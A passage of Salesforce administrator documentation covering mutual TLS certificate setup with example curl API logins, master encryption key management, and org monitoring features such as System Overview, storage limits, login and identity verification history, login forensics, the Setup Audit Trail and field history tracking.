   Note: If you don't see this option on the Certificate and Key Management page, contact Salesforce to enable the feature.
2. Give your certificate a label and name and click **Choose File** to locate the certificate.
3. Click **Save** to finish the upload process.
4. Enable the "Enforce SSL/TLS Mutual Authentication" user permission for an "API Only" user.

   This "API Only" user configures the API client to connect on port 8443 to present the signed client certificate.

If you are using a certificate chain, the client certificate must include any intermediate certificates in the chain when contacting port 8443.

A certificate chain is a hierarchical order of certificates where one certificate issues and signs another certificate lower in the hierarchy. Upload a certificate chain as a single PEM-encoded CA-signed certificate representing the concatenated chain of certificates. The uploaded certificate chain must include the intermediate certificates in the following order.

- Start with the server or client certificate and then add its signing certificate.
- If more than one intermediate certificate exists between the server or client certificate and the root, add each certificate as the one that signed the previous certificate.
- The root certificate is optional, and generally should not be included.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Personal**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create, edit, and manage certificates:
- "Customize Application"

SEE ALSO:

Configure Your API Client to Use Mutual Authentication

Configure Your API Client to Use Mutual Authentication

Enforce SSL/TLS mutual authentication.

1. After you've set up mutual authentication, log in to the Salesforce service using port 8443. Include your credentials and your signed certificate information.
   For example, your configuration using `cURL` may look something like this, where "@login.txt" contains the login Soap message with your credentials and "fullcert.pem:xxxxxx" is your certificate information:

```
curl -k https://login.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml;
 charset=UTF-8" -H "SOAPAction: login" -d @login.txt -v -E fullcert.pem:xxxxxx
```

2. Once a session ID is returned from your call, you can perform other actions, such as queries. For example:

```
curl -k https://yourInstance.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type:
 text/xml; charset=UTF-8" -H "SOAPAction: example" -d @accountQuery.xml -v -E
fullcert.pem:xxxxxx
```

   where @accountQuery.xml is the file name containing the query Soap message with session ID from the login response.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Personal**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create, edit, and manage certificates:

- "Customize Application"

To Enforce mutual authentication on port 8443 for standard SSL/TLS connections:

(Assign to users with the "Api Only" User permission.)

- "Enforce SSL/TLS Mutual Authentication"

To access Salesforce only through a Salesforce API:

- "Api Only User"

SEE ALSO:

Certificates and Keys

Set Up a Mutual Authentication Certificate

Manage Master Encryption Keys

Encrypted custom fields, such as `Social Security Number` or `Credit Card Number`, are encrypted with a master encryption key. This key is automatically assigned when you select fields to encrypt. You manage your own master key according to your organization's security and regulatory needs.

With master encryption keys, you can:

- Archive the existing key and create a new key.
- Export an existing key after it's been archived.
- Delete an existing key.
- Import an existing key after it's been deleted.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create, edit, and manage certificates:

- "Customize Application"

Archiving and Creating New Keys

To archive your current key and create a new key , click **Archive Current Key and Create New Key** on the *`Certificate and Key Management`* Setup page. A new key is generated, assigned the next sequential number, and activated. All new data is encrypted using the new key.

Existing data continues to use the archived key until the data is modified and saved. Then data is encrypted using the new key.

After you archive a key, you can export or delete it.

Exporting Keys

You can export your keys to a back-up location for safe keeping. It's a good idea to export a copy of any key before deleting it.

Exporting creates a text file with the encrypted key, so you can import the key back into your organization later.

Deleting Keys

Don't delete a key unless you're absolutely certain no data is currently encrypted using the key. After you delete a key, any data encrypted with that key can no longer be accessed.

Important: Export and delete keys with care. If your key is destroyed, you must reimport it to access your data. You are solely responsible for making sure your data and keys are backed up and stored in a safe place. Salesforce cannot help you with deleted, destroyed or misplaced keys.

Importing Keys

If you have data associated with a deleted key, you can import an exported key back into your organization. Any data that was not accessible becomes accessible again.

Click `Import` next to the key you want to import.

Note: This page is about Classic Encryption, not Shield Platform Encryption. What's the difference? on page 804

SEE ALSO:

Certificates and Keys

Monitor Your Organization

Salesforce provides a variety of ways to keep tabs on activity in your Salesforce organization so you can make sure you're moving in the right direction.

The System Overview Page

The system overview page shows usage data and limits for your organization, and displays messages when you reach 95% of your limit (75% of portal roles).

Monitor Data and Storage Resources

View your Salesforce org's storage limits and usage from the Storage Usage page in Setup.

Monitor Login History

Admins can monitor all login attempts for their org and enabled portals or communities. The login history page displays the most recent 20,000 attempts. To see more records, download the information to a CSV or GZIP file.

Identity Verification History

As an admin, use Identity Verification History to monitor and audit up to 20,000 records of your org users' identity verification attempts from the past six months. For example, suppose that two-factor authentication is enabled when a user logs in. When the user successfully provides a time-based, one-time password as proof of identity, that information is recorded in Identity Verification History.

Monitor Login Activity with Login Forensics

Login forensics helps administrators better determine which user behavior is legitimate to prevent identity fraud in Salesforce.

Monitor Training History

As an administrator, you want to know that your team is learning how to use Salesforce effectively. The Training Class History shows you all of the Salesforce training classes your users have taken.

Monitor Setup Changes

Setup Audit Trail tracks the recent setup changes that you and other admins have made to your org. Audit history is especially useful in orgs with multiple admins.

Field History Tracking

You can select certain fields to track and display the field history in the History related list of an object. The field history data is retained for up to 18 months.

Monitor Debug Logs

Set trace flags to trigger logging for users, Apex classes, and Apex triggers in the Developer Console or in Setup. Monitor the resulting logs to diagnose problems in your org.

Monitoring Scheduled Jobs

The All Scheduled Jobs page lists all reporting snapshots, scheduled Apex jobs, and dashboards scheduled to refresh.

Monitoring Background Jobs

You can monitor background jobs in your organization, such as when parallel sharing recalculation is running.

The System Overview Page

The system overview page shows usage data and limits for your organization, and displays messages when you reach 95% of your limit (75% of portal roles).

Note: The system overview page shows only the items enabled for your organization. For example, your system overview page shows workflow rules only if workflow is enabled for your organization.

Click the numbers under each metric to get more details about your usage. If it's available, use Checkout to increase usage limits for your organization. For example, if your organization reaches the limit for custom objects, the system overview page notifies you with a message link. Click the link to clean up any unused objects, or visit Checkout to increase your limit for objects.

To access the system overview page, from Setup, enter *System Overview* in the Quick Find box, then select **System Overview**.

The system overview page displays usage for:

- Schema
- API usage
- Business logic
- User interface
- Most used licenses
- Portal roles

Note: The object limit percentages are truncated, not rounded. For example, if your org uses 95.55% of the limit for a particular customization, the object limit displays 95%.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions except **Personal** Edition

USER PERMISSIONS

To access the system overview page:
- "Customize Application"

System Overview: Schema

System Overview: API Usage

System Overview: Business Logic

System Overview: User Interface

System Overview: Most Used Licenses

System Overview: Portal Roles

System Overview: Schema

The Schema box in the system overview page shows usage information for:

- Custom objects

  Note: Soft-deleted custom objects and their data count against your limits. We recommend that you hard delete or erase custom objects you no longer need.

- Data storage

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions except **Personal** Edition

System Overview: API Usage

The API Usage box in the system overview page shows usage information for API requests in the last 24 hours.

Limits are enforced against the aggregate of all API calls made by the org in a 24 hour period. Limits are not on a per-user basis. When an org exceeds a limit, all users in the org can be temporarily blocked from making additional calls. Calls are blocked until usage for the preceding 24 hours drops below the limit.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

System Overview: Business Logic

The Business Logic box in the system overview page shows usage information for:

- Rules
- Apex triggers
- Apex classes
- Code used: Total number of characters in your Apex triggers and Apex classes (excluding comments, test methods, and @isTest annotated classes).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

System Overview: User Interface

The User Interface box in the system overview page shows usage information for:

- Custom apps
- Site.com sites: We only count published Site.com sites.
- Active Force.com sites
- Flows: We only count active flows.
- Custom tabs
- Visualforce pages

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions except **Personal** Database.com

System Overview: Most Used Licenses

The Most Used Licenses box in the system overview page counts only active licenses, and by default shows the top three used licenses for your organization. Any license that reaches 95% usage also appears. Click **Show All** to view all the licenses for your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions except **Personal** Edition

System Overview: Portal Roles

The Portal Roles box in the system overview page shows the usage data and limit for total partner portal, Customer Portal, and Communities roles. The system overview page displays a message when your organization reaches 75% of its allotted portal roles.

Note: The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Monitor Data and Storage Resources

View your Salesforce org's storage limits and usage from the Storage Usage page in Setup.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view storage usage:

- "Manage Internal Users"

  AND

  "Manage Users"

Items That Require Storage

Storage is divided into two categories. File storage includes files in attachments, Files home, Salesforce CRM Content, Chatter files (including user photos), the Documents tab, the custom File field on Knowledge articles, and Site.com assets. Data storage includes the following:

- Accounts
- Article types (format: "[*Article Type Name*]")
- Article type translations (format: "[*Article Type Name*] Version")
- Campaigns
- Campaign Members
- Cases
- Case Teams
- Contacts
- Contracts
- Custom objects
- Email messages
- Events
- Forecast items
- Google docs
- Ideas
- Leads
- Notes
- Opportunities
- Opportunity Splits
- Orders
- Quotes
- Quote Template Rich Text Data
- Solutions

- Tags: Unique tags
- Tasks

Storage Capacity

Data Storage

For data storage, Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated the greater of 1 GB or a per-user limit. For example, a Professional Edition org with 10 users receives 1 GB, because 10 users multiplied by 20 MB per user is 200 MB, which is less than the 1 GB minimum. A Professional Edition org with 100 users receives more than the 1 GB minimum, because 100 users multiplied by 20 MB per user is 2,000 MB.

File Storage

Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated 10 GB of file storage per org.

Orgs are allocated more file storage based on the number of standard user licenses. In Enterprise, Performance, and Unlimited Editions, orgs are allocated 2 GB of file storage per user license. Contact Manager, Group, Professional Edition orgs are allocated 612 MB per standard user license, which includes 100 MB per user license plus 512 MB per license for the Salesforce CRM Content feature license.

Note: Each Salesforce CRM Content feature license provides an extra 512 MB of file storage, whether Salesforce CRM Content is enabled or not.

The values in the File Storage Allocation Per User License column apply to Salesforce and Salesforce Platform user licenses.

<table>
<tr><th>Salesforce Edition</th><th>Data Storage Minimum per Org</th><th>Data Storage Allocation per User License</th><th>File Storage Allocation per Org</th><th>File Storage Allocation per User License</th></tr>
<tr><td>Contact Manager</td><td rowspan="5">1 GB</td><td rowspan="3">20 MB</td><td rowspan="5">10 GB</td><td rowspan="3">612 MB</td></tr>
<tr><td>Group</td></tr>
<tr><td>Professional</td></tr>
<tr><td>Enterprise</td><td rowspan="3">120 MB</td><td rowspan="3">2 GB</td></tr>
<tr><td>Performance</td></tr>
<tr><td>Unlimited</td></tr>
<tr><td>Developer</td><td>5 MB</td><td rowspan="2">N/A</td><td rowspan="2">20 MB</td><td rowspan="2">N/A</td></tr>
<tr><td>Personal</td><td>20 MB (approximately 10,000 records)</td></tr>
</table>

If your org uses custom user licenses, contact Salesforce to determine if these licenses provide more storage. For a description of user licenses, see User Licenses.

Viewing Storage Usage

To view your org's current storage usage from Setup, enter *Storage Usage* in the Quick Find box, then select **Storage Usage**. You can view the available space for data storage and file storage, the amount of storage in use per record type, the top users according to storage utilization, and the largest files in order of size. To view what types of data a particular user is storing, click that user's name.

In all Editions except Personal Edition, administrators can view storage usage on a user-by-user basis.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the name of any user.
3. Click **View** next to the Used Data Space or Used File Space fields to view that user's storage usage by record type.

Data storage and file storage are calculated asynchronously and your org's storage usage isn't updated immediately. Keep this in mind if importing or adding many records or files.

Individual users can view their own storage usage in their personal information.

Increasing Storage

When you need more storage, increase your storage limit or reduce your storage usage.

- Purchase more storage space, or add user licenses in Professional, Enterprise, Unlimited, and Performance Editions.
- Delete outdated leads or contacts.
- Remove any unnecessary attachments.
- Delete files in Salesforce CRM Content.

Storage Considerations

When planning your storage needs, keep in mind:

- Person accounts count against both account and contact storage because each person account consists of one account as well as one contact.
- Archived activities count against storage.
- Active or archived products, price books, price book entries, and assets don't count against storage.

Monitor Login History

Admins can monitor all login attempts for their org and enabled portals or communities. The login history page displays the most recent 20,000 attempts. To see more records, download the information to a CSV or GZIP file.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To monitor logins:
- "Manage Users"

Download Login History

You can download the past six months or the first 20,000 attempts of user logins to your Salesforce org to a CSV or GZIP file.

1. From Setup, enter *Login History* in the Quick Find box, then select **Login History**.
2. Select the file format to download.
   - **Excel csv file**—Download a CSV file of all user logins for the past six months or the first 20,000 user login attempts. This report includes logins through the API.
   - **gzipped Excel csv file**—Download a CSV file of all user logins for the past six months or the first 20,000 user login attempts. This report includes logins through the API. Because the file is compressed, it's the preferred option for quickest download time.
3. Select the file contents. The All Logins option includes API access logins.
4. Click **Download Now**.

Note: Older versions of Microsoft Excel can't open files with more than 65,536 rows. If you can't open a large file in Excel, see the Microsoft Help and Support article about handling large files.

Create List Views

You can create list views sorted by login time and login URL. For example, you can create a view of all logins between a particular time range. Like the default view, a custom view displays the most recent 20,000 logins.

1. On the Login History page, click **Create New View**.
2. Enter the name to appear in the View dropdown list.
3. Specify the filter criteria.
4. Select the fields to display.

   You can choose up to 15 fields. You can display only the fields that are available in your page layout. Text area fields display up to 255 characters.

   Note: Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, postal code) can vary.

View Your Login History

You can view your personal login history.

1. From your personal settings, enter *Login History* in the Quick Find box, then select **Login History**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. To download a CSV file of your login history for the past six months or your past 20,000 attempts, click **Download**.

Note: For security purposes, Salesforce can require users to pass a CAPTCHA user verification test to export data from their org. This simple text-entry test prevents malicious programs from accessing your org's data. To pass the test, users must correctly type the two words displayed in the overlay's text box. The words entered in the text box must be separated by a space.

Single Sign-On with SAML

If your organization uses SAML single sign-on identity provider certificates, single sign-on logins appear in the history.

My Domain

If you are using My Domain, you can identify which users are logging in with the new login URL and when. From Setup, enter *Login History* in the Quick Find box, then select **Login History** and view the Username and Login URL columns.

License Manager Users

The login history page sometimes includes internal users with names in the format *033*********2@00d2********db*. These users are associated with the License Management App (LMA), which manages the number of licenses used by a subscriber org. These internal users can appear in the License Management org (LMO) and in subscriber orgs in which an AppExchange package managed by the LMA is installed.

SEE ALSO:

Identity Verification History

Identity Verification History

As an admin, use Identity Verification History to monitor and audit up to 20,000 records of your org users' identity verification attempts from the past six months. For example, suppose that two-factor authentication is enabled when a user logs in. When the user successfully provides a time-based, one-time password as proof of identity, that information is recorded in Identity Verification History.

To access Identity Verification History, from Setup, enter *Verification History* in the Quick Find box, then select **Identity Verification History**. To view more information, such as the user's approximate geographic location at the time of verification, create a custom view and add the columns you want.

EDITIONS

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Identity Verification Fields

The following fields are displayed by default.

Field	Description
Time	The time of the identity verification attempt. The time zone is based on GMT.
Verification Attempt	ID of the verification attempt. Verification can involve several attempts and use different verification methods. For example, in a user's session, a user enters an invalid verification code (first attempt). The user then enters the correct code and successfully verifies identity (second attempt). Both attempts are part of a single verification and, therefore, have the same ID.
Username	The username of the user challenged for identity verification.
Activity Message	The text the user sees on the screen or in Salesforce Authenticator when prompted to verify identity. For example, if identity verification is required for a user's login, the user sees "You're trying to Log In to Salesforce". In this instance, the Activity Message is "Log In to Salesforce". The exception is when the User Activity is "Apex-defined activity." In this instance, the Activity Message can be a custom description passed by the Apex method. If the user is verifying identity using version 2 or later of the Salesforce Authenticator app, the custom description displays in the app as well as in Verification History. If the custom description isn't specified, the name of the Apex method is shown in Verification History. Note: If the user attempted to access a connected app, and the app was renamed or deleted after the verification attempt, this field shows the original connected app name.
Triggered By	The identity verification security policy or setting. • Apex method—Identity verification made by a verification Apex method.

Field	Description
	• Device activation—Identity verification required for users logging in from an unrecognized device or new IP address. This verification is part of Salesforce's risk-based authentication. • Lightning Login enrollment—Identity verification required for users enrolling in Lightning Login. This verification is triggered when the user attempts to enroll. Users are eligible to enroll if they have the "Lightning Login User" user permission and the org has enabled "Allow Lightning Login" in Session Settings. • High assurance session required—High assurance session required for resource access. This verification is triggered when the user tries to access a resource, such as a connected app, report, or dashboard that requires a high-assurance session level. • Lightning Login login—Identity verification required for users logging in via Lightning Login. This verification is triggered when the enrolled user attempts to log in. Users are eligible to log in if they have the "Lightning Login User" user permission, have successfully enrolled in Lightning Login, and the org has enabled "Allow Lightning Login" in Session Settings. • Profile session level policy—Session security level required at login. This verification is triggered by the "Session security level required at login" setting on the user's profile. • Two-factor authentication required—Two-factor authentication required at login. This verification is triggered by the "Two-Factor Authentication for User Interface Logins" user permission assigned to a custom profile. Or, the user permission is included in a permission set that is assigned to a user.
Method	The method by which the user attempted to verify identity in the verification event. • Email message—Salesforce sent an email with a verification code to the address associated with the user's account. • Lightning Login enrollment—Salesforce Authenticator sent a notification to the user's mobile device to enroll in Lightning Login. • One-time password—An authenticator app generated a time-based, one-time password (TOTP) on the user's mobile device. • Lightning Login login—Salesforce Authenticator sent a notification to the user's mobile device to approve login via Lightning Login. • Salesforce Authenticator—Salesforce Authenticator sent a notification to the user's mobile device to verify account activity.

Field	Description
	• Temporary verification code—A Salesforce admin or a user with the "Manage Two-Factor Authentication in User Interface" permission generated a temporary verification code for the user. • Text message—Salesforce sent a text message with a verification code to the user's mobile device. • U2F security key—A U2F security key generated required credentials for the user.
Status	The status of the identity verification attempt. • Access denied—The user denied the approval request in the authenticator app, such as Salesforce Authenticator. • Access denied: Flagged by user—The user denied the approval request in the authenticator app, such as Salesforce Authenticator, and also flagged the approval request to report to an administrator. • Failed: General error—An error caused by something other than an invalid verification code, too many verification attempts, or authenticator app connectivity. • Failed: Invalid verification code—The user provided an invalid verification code. • Failed: Recoverable error—Salesforce can't reach the authenticator app to verify identity, but will retry. • Failed: Too many attempts—The user attempted to verify identity too many times. For example, the user entered an invalid verification code repeatedly. • Succeeded—The user's identity was verified. • Succeeded: Automated response—Salesforce Authenticator approved the request for access because the request came from a trusted location. After users enable location services in Salesforce Authenticator, they can designate trusted locations. When a user trusts a location for a particular activity, such as logging in from a recognized device, that activity is approved from the trusted location for as long as the location is trusted. • User challenged; waiting for response—Salesforce challenged the user to verify identity and is waiting for the user to respond or for Salesforce Authenticator to send an automated response.
Login Time	Time of the login attempt, in GMT time zone.
Source IP	The IP address of the machine from which the user attempted the action that requires identity verification. For example, the IP address of the machine from where the user tried to log in or access reports. If it's a non-login action that required verification, the IP address

Field	Description
	can be different from the address from where the user logged in. This address can be an IPv4 or IPv6 address.
Location	The country where the user's IP address is physically located. This value is not localized. Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, postal code) can vary.

You can display the following fields by creating a custom view. In the description, the IP address is the address of the machine from which the user attempted the action that requires identity verification. Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, postal code) can vary.

Field	Description
City	The city where the user's IP address is physically located. This value is not localized.
Connected App	The name and link to the connected app the user attempted to access. If the connected app was renamed since the user's verification attempt, it shows the new name. If the connected app was deleted since the user's verification attempt, it shows "Unavailable."
Country	The country where the user's IP address is physically located. This value is not localized.
CountryIso	The ISO 3166 code for the country where the user's IP address is physically located. For more information, see Country Codes - ISO 3166
Latitude	The latitude where the user's IP address is physically located.
Login Type	The type of login, for example, Application, OAuth, or SAML.
Longitude	The longitude where the user's IP address is physically located.
Postal Code	The postal code where the user's IP address is physically located. This value is not localized.
Subdivision	The name of the subdivision where the user's IP address is physically located. In the U.S., this value is usually the state name (for example, Pennsylvania). This value is not localized.
User Activity	The action the user attempted that requires identity verification. • Access a connected app—The user attempted to access a connected app. • Access reports—The user attempted to access reports or dashboards. • Apex-defined activity—The user attempted to access a Salesforce resource with a verification Apex method.

Field	Description
	• Export and print reports—The user attempted to export or print reports or dashboards. • Log in to Salesforce—The user attempted to log in.

SEE ALSO:

Monitor Login History

Delegate Two-Factor Authentication Management Tasks

Monitor Login Activity with Login Forensics

Login forensics helps administrators better determine which user behavior is legitimate to prevent identity fraud in Salesforce.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Companies continue to view identity fraud as a major concern. Given the number of logins to an org on a daily—even hourly—basis, security practitioners can find it challenging to determine if a specific user account is compromised.

Login forensics helps you identify suspicious login activity. It provides you key user access data, including:

- The average number of logins per user per a specified time period
- Who logged in more than the average number of times
- Who logged in during non-business hours
- Who logged in using suspicious IP ranges

There's some basic terminology to master before using this feature.

Event
An event refers to anything that happens in Salesforce, including user clicks, record state changes, and taking measurements of various values. Events are immutable and timestamped.

Login Event
A single instance of a user logging in to an organization. Login events are similar to login history in Salesforce. However, you can add `HTTP` header information to login events, which makes them extensible.

Login History
The login history that administrators can obtain by downloading the information to `.cvs` or `.gzip` file and that's available through Setup and the API. This data has indexing and history limitations.

Administrators can track events using the LoginEvent object. There's no user interface for login forensics. Use the Force.com IDE, Workbench, or other development tools to interact with this feature.

Note: Login forensics isn't available on government pods.

Considerations for Using Login Forensics

Before you get started with Login Forensics, keep in mind some considerations for use.

Enable Login Forensics

Perform this quick, one time setup to start collecting data about your org's login events.

Considerations for Using Login Forensics

Before you get started with Login Forensics, keep in mind some considerations for use.

- This feature is API only. You can't view events in the user interface.
- Login events are retained for 10 years by default.
- Because login forensics uses an asynchronous queuing technology similiar to `@future` calls in Apex, login data might be delayed when querying.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable Login Forensics

Perform this quick, one time setup to start collecting data about your org's login events.

You can enable login forensics from the Event Monitoring Setup page in the Setup area.

USER PERMISSIONS

To enable login forensics
- "Modify All Data"

Monitor Training History

As an administrator, you want to know that your team is learning how to use Salesforce effectively. The Training Class History shows you all of the Salesforce training classes your users have taken.

Administrators can view the Training Class History from Setup by entering *`Training History`* in the `Quick Find` box, then selecting **Training History**. After taking a live training class, users must submit the online training feedback form to have their training attendance recorded in the training history.

Note: If you don't see this link under **Manage Users**, your organization has been migrated to a new system. You need to be a Help & Training Admin to access the training reports via My Cases in Help & Training. Contact Salesforce if you do not have this access.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view training history:
- "Manage Users"

Monitor Setup Changes

Setup Audit Trail tracks the recent setup changes that you and other admins have made to your org. Audit history is especially useful in orgs with multiple admins.

To view the audit history, from Setup, enter *View Setup Audit Trail* in the Quick Find box, then select **View Setup Audit Trail**. To download your org's full setup history for the past 180 days, click **Download**.

The history shows the 20 most recent setup changes made to your org. It lists the date of the change, who made it, and what the change was. If a delegate (like an admin or customer support representative) makes a setup change on behalf of an end user, the Delegate User column shows the delegate's username. For example, if a user grants login access to an admin and the admin makes a setup change, the admin's username is listed.

Setup Audit Trail tracks these changes.

Setup	Changes Tracked
Administration	• Company information, default settings like language or locale, and company messages • Multiple currency • Users, portal users, roles, permission sets, and profiles • Email addresses for any user • Deleting email attachments sent as links • Email footers, including creating, editing, or deleting • Record types, including creating or renaming record types and assigning record types to profiles • Divisions, including creating, editing, and transferring and changing users' default division • Certificates, adding or deleting • Domain names • Enabling or disabling Salesforce as an identity provider
Customization	• User interface settings like collapsible sections, Quick Create, hover details, or related list hover links • Page layout, action layout, and search layouts • Compact layouts • Salesforce1 navigation menu • Inline edits • Custom fields and field-level security, including formulas, picklist values, and field attributes like the auto-number field format, field manageability, or masking of encrypted fields • Lead settings, lead assignment rules, and lead queues • Activity settings • Support settings, business hours, case assignment and escalation rules, and case queues

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view audit trail history:
- "View Setup and Configuration"

Setup	Changes Tracked
	• Requests to Salesforce Customer Support • Tab names, including tabs that you reset to the original tab name • Custom apps (including Salesforce console apps), custom objects, and custom tabs • Contract settings • Forecast settings • Email-to-Case or On-Demand Email-to-Case, enabling or disabling • Custom buttons, links, and s-controls, including standard button overrides • Drag-and-drop scheduling, enabling or disabling • Similar opportunities, enabling, disabling, or customizing • Quotes, enabling or disabling • Data category groups, data categories, and category-group assignments to objects • Article types • Category groups and categories • Salesforce Knowledge settings • Ideas settings • Answers settings • Field tracking in feeds • Campaign influence settings • Critical updates, activating or deactivating • Chatter email notifications, enabling or disabling • Chatter new user creation settings for invitations and email domains, enabling or disabling • Validation rules
Security and Sharing	• Public groups, sharing rules, and org-wide sharing, including the Grant Access Using Hierarchies option • Password policies • Password resets • Session settings, like session timeout (excluding **Session times out after** and **Session security level required at login** profile settings) • Delegated administration groups and the items delegated admins can manage (setup changes made by delegated administrators are also tracked) • Lightning Login, enabling or disabling, enrollments, and cancellations • How many records a user emptied from their Recycle Bin and from the org's Recycle Bin • SAML (Security Assertion Markup Language) configuration settings • Salesforce certificates • Identity providers, enabling or disabling • Named credentials • Service providers • Shield Platform Encryption setup

Setup	Changes Tracked
Data Management	• Mass delete use, including when a mass delete exceeds the user's Recycle Bin limit on deleted records • Data export requests • Mass transfer use • Reporting snapshots, including defining, deleting, or changing the source report or target object on a reporting snapshot • Use of the Data Import Wizard • Sandbox deletions
Development	• Apex classes and triggers • Visualforce pages, custom components, and static resources • Lightning Pages • Action link templates • Custom settings • Custom metadata types and records • Remote access definitions • Force.com Sites settings
Various Setup	• API usage metering notification, creating • Territories • Process automation settings • Approval processes • Workflow actions, creating or deleting • Visual Workflow files • Packages from Force.com AppExchange that you installed or uninstalled
Using the application	• Account team and opportunity team selling settings • Activating Google Apps services • Mobile configuration settings, including data sets, mobile views, and excluded fields • Users with the "Manage External Users" permission logging in to the partner portal as partner users • Users with the "Edit Self-Service Users" permission logging in to the Salesforce Customer Portal as Customer Portal users • Partner portal accounts, enabling or disabling • Salesforce Customer Portal accounts, disabling • Salesforce Customer Portal, enabling or disabling • Creating multiple Customer Portals • Entitlement processes and entitlement templates, changing or creating • Self-registration for a Salesforce Customer Portal, enabling or disabling

Setup	Changes Tracked
	• Customer Portal or partner portal users, enabling or disabling

SEE ALSO:

Security Health Check

Field History Tracking

You can select certain fields to track and display the field history in the History related list of an object. The field history data is retained for up to 18 months.

You can track the field history of custom objects and the following standard objects.

- Accounts
- Articles
- Assets
- Cases
- Contacts
- Contracts
- Contract line items
- Entitlements
- Leads
- Opportunities
- Orders
- Order Products
- Products
- Service Contracts
- Solutions

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

Modifying any of these fields adds an entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Not all field types are available for historical trend reporting. Certain changes, such as case escalations, are always tracked.

Note: Field history increases beyond your current limits require purchasing the Field Audit Trail add-on following the Spring '15 release. When the add-on subscription is enabled, your field history storage is changed to reflect the retention policy associated with the offering. If your org was created prior to June 2011 and your field history limits remain static, Salesforce commits to retain your field history without a limit. If your org was created after June 2011 and you decide not to purchase the add-on, field history is retained for a maximum of 18 months.

Consider the following when working with field history tracking.

- Changes to fields with more than 255 characters are tracked as edited, and their old and new values are not recorded.
- Tracked field values are not automatically translated; they display in the language in which they were made. For example, if a field is changed from `Green` to `Verde`, `Verde` is displayed no matter what a user's language is, unless the field value has been translated into other languages via the Translation Workbench. This also applies to record types and picklist values.

- Changes to custom field labels that have been translated via the Translation Workbench are shown in the locale of the user viewing the History related list. For example, if a custom field label is `Red` and translated into Spanish as `Rojo`, then a user with a Spanish locale sees the custom field label as `Rojo`. Otherwise, the user sees the custom field label as `Red`.
- Changes to date fields, number fields, and standard fields are shown in the locale of the user viewing the History related list. For example, a date change to *`August 5, 2012`* shows as *`8/5/2012`* for a user with the English (United States) locale, and as *`5/8/2012`* for a user with the English (United Kingdom) locale.
- If a trigger causes a change on an object the current user doesn't have permission to edit, that change is not tracked because field history honors the permissions of the current user.

Track Field History for Standard Objects

You can enable field history tracking for standard objects in the object's management settings.

Track Field History for Custom Objects

You can enable field history tracking for custom objects in the object's management settings.

Disable Field History Tracking

You can turn off field history tracking from the object's management settings.

Field Audit Trail

Field Audit Trail lets you define a policy to retain archived field history data up to ten years, independent of field history tracking. This feature helps you comply with industry regulations related to audit capability and data retention.

SEE ALSO:

Track Field History for Standard Objects

Track Field History for Custom Objects

Field Audit Trail

Disable Field History Tracking

Track Field History for Standard Objects

You can enable field history tracking for standard objects in the object's management settings.

If you use both business accounts and person accounts, review the following before enabling account field history tracking:

- Field history tracking for accounts affects both business accounts and person accounts.
- Enabling field history tracking on person accounts does not enable field history tracking on personal contacts.

To set up field history tracking:

1. From the management settings for the object whose field history you want to track, go to the fields area.
2. Click **Set History Tracking**.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

3. For accounts, contacts, leads, and opportunities, select the `Enable Account History`, `Enable Contact History`, `Enable Lead History`, or `Enable Opportunity History` checkbox.
4. Choose the fields you want tracked.

   You can select a combination of up to 20 standard and custom fields per object. This limit includes fields on business accounts and person accounts.

   Certain changes, such as case escalations, are always tracked.

   You can't track the following fields:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`
   - `Expected Revenue` field on opportunities
   - `Master Solution Title` or the `Master Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled.

5. Click **Save**.

